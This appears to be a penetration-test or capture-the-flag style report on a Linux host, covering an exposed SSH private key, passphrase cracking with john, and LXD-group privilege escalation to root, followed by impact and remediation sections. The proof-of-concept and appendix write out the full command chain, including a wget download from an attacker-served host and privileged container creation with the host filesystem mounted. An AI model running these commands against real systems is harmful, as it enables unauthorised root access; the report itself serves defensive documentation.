








5. **Privilege escalation** — Built/used an LXD image to create a privileged container with host path mounted → executed lxc exec → obtained root shell on host.







**AND HERE WE GO IM THE ROOT !**

****

4. **Findings (detailed)**

4.1 Exposure of SSH private key

**Issue**: A private SSH key file (rca\_privkey) was accessible on the web server (publicly readable).

**Why it matters**: A private key in public space allows attackers to attempt to use the key to log in. If the key is protected by a weak passphrase or no passphrase, an attacker can gain immediate access.

4.2 **Weak key/passphrase**

**Issue**: The key’s passphrase was crackable using john and an appropriate wordlist.

**Why it matters**: Weak passphrases negate the protection of key-based auth.

4.3 **LXD group membership + permissive LXD configuration**

**Issue**: The compromised user was in the lxd group and the server allowed actions that resulted in privileged containers or device mounts (e.g., security.privileged=true and config device add attaching host path).

**Why it matters**: lxd group users can manage containers; if containers can be privileged or host paths mounted, a container escape to host root is possible.

---

5. **POC & steps**

5.1 **Discovery**

# web/content discovery (example)

feroxbuster -u http://TARGET/ -w /path/to/wordlist -o ferox\_output.txt

# found: /rca\_privkey

5.2 **Convert SSH key for John**

# on attacker machine

ssh2john /home/kali/Desktop/rce-prv.txt > /home/kali/Desktop/output.hash

john output.hash

# john cracked passphrase: "letmein"

5.3 **SSH login using key**

# ensure private key permissions

chmod 600 rca\_privkey

ssh john@TARGET-ip -i rca\_key

Then passphrase : “letmein”

5.4 **Enumeration — confirm lxd group**

# on target (after ./linpeas.sh)

1.Find user in LXD group by using linpeas.sh

2.Id to make shure

5.5 **Prepare local LXD image (on attacker machine)**

# optional: clone builder and build image

git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder

./build-alpine

5.6 **Transfer image to target (example using HTTP server)**

# attacker: serve the image

python3 -m http.server 80

# on target: download

wget http://ATTACKER\_IP:80/alpine-v3.22-x86\_64-20191008\_1227.tar.gz -O /tmp/alpine.tar.gz

5.7 **Import image & create privileged container (on target)**

# import image

lxc image import /tmp/alpine.tar.gz --alias myimage

# init privileged container

lxc init easy(nameOFmyImage) ignite -c security.privileged=true

# add device mounting host root (dangerous)

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

# start & exec

lxc start ignite

lxc exec ignite /bin/sh

# inside container:

id

# should show root (or allow access to host files)

---

6. **Impact assessment**

**Confidentiality**: Full host filesystem access → all sensitive data exposed.

**Integrity:** Attacker can modify system files, implants, backdoors.

**Availability**: Attacker can delete/modify services, disrupt operations.

**Overall severity**: Critical (chain leads to host root).

(Optional CVSS v3.1 estimate for internal use: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H → base score ~9.8 )

---

7. **Remediation & mitigation**

1. Remove the exposed private key from public web directories.

rm /var/www/html/path/to/rca\_privkey and investigate how it got there.

2. Revoke/rotate the key on all systems that accept it.

3. Invalidate and rotate credentials for accounts involved.

4. Disable LXD privileged operations and remove untrusted users from lxd group:

# remove user from lxd

sudo gpasswd -d <user> lxd

5. Audit for persistence — check ~/.ssh/authorized\_keys, cron jobs, systemd services, web shells, new users.

Short-term (policy + config)

6. **Harden LXD**:

Do not allow security.privileged=true.

Prevent attaching host filesystem paths to containers.

Limit lxd group membership strictly to admins.

7. Enforce key/passphrase policies: require long passphrases and rotate keys periodically. Consider using passphrase-protected keys + agent forwarding only when needed.

8. Monitor commands and API calls (lxc activity), new images, lxc config device add. Add logging/alerting on these activities.

**Long-term**

9. Security awareness & code/ops hygiene — avoid storing private keys on webservers; use dedicated secrets management (Vault).

10. Periodic pentests / pre-prod checks to detect exposed keys and misconfigurations.

---

9. **Appendix — Useful commands**

# find exposed SSH private keys

grep -R "BEGIN RSA PRIVATE KEY" /var/www /srv 2>/dev/null

# convert ssh key to john format

ssh2john /home/kali/Desktop/rce-prv.txt > /home/kali/Desktop/output.hash

john output.hash

# serve files from attacker

python3 -m http.server 8000

# lxd image import / init privileged

lxc image import /tmp/alpine.tar.gz --alias myimage

lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

lxc start ignite

lxc exec ignite /bin/sh

---

10. **Final recommendation**

Remove exposed keys, rotate credentials, restrict lxd group membership and disallow privileged containers / host mounts — these three fixes would block the entire attack chain.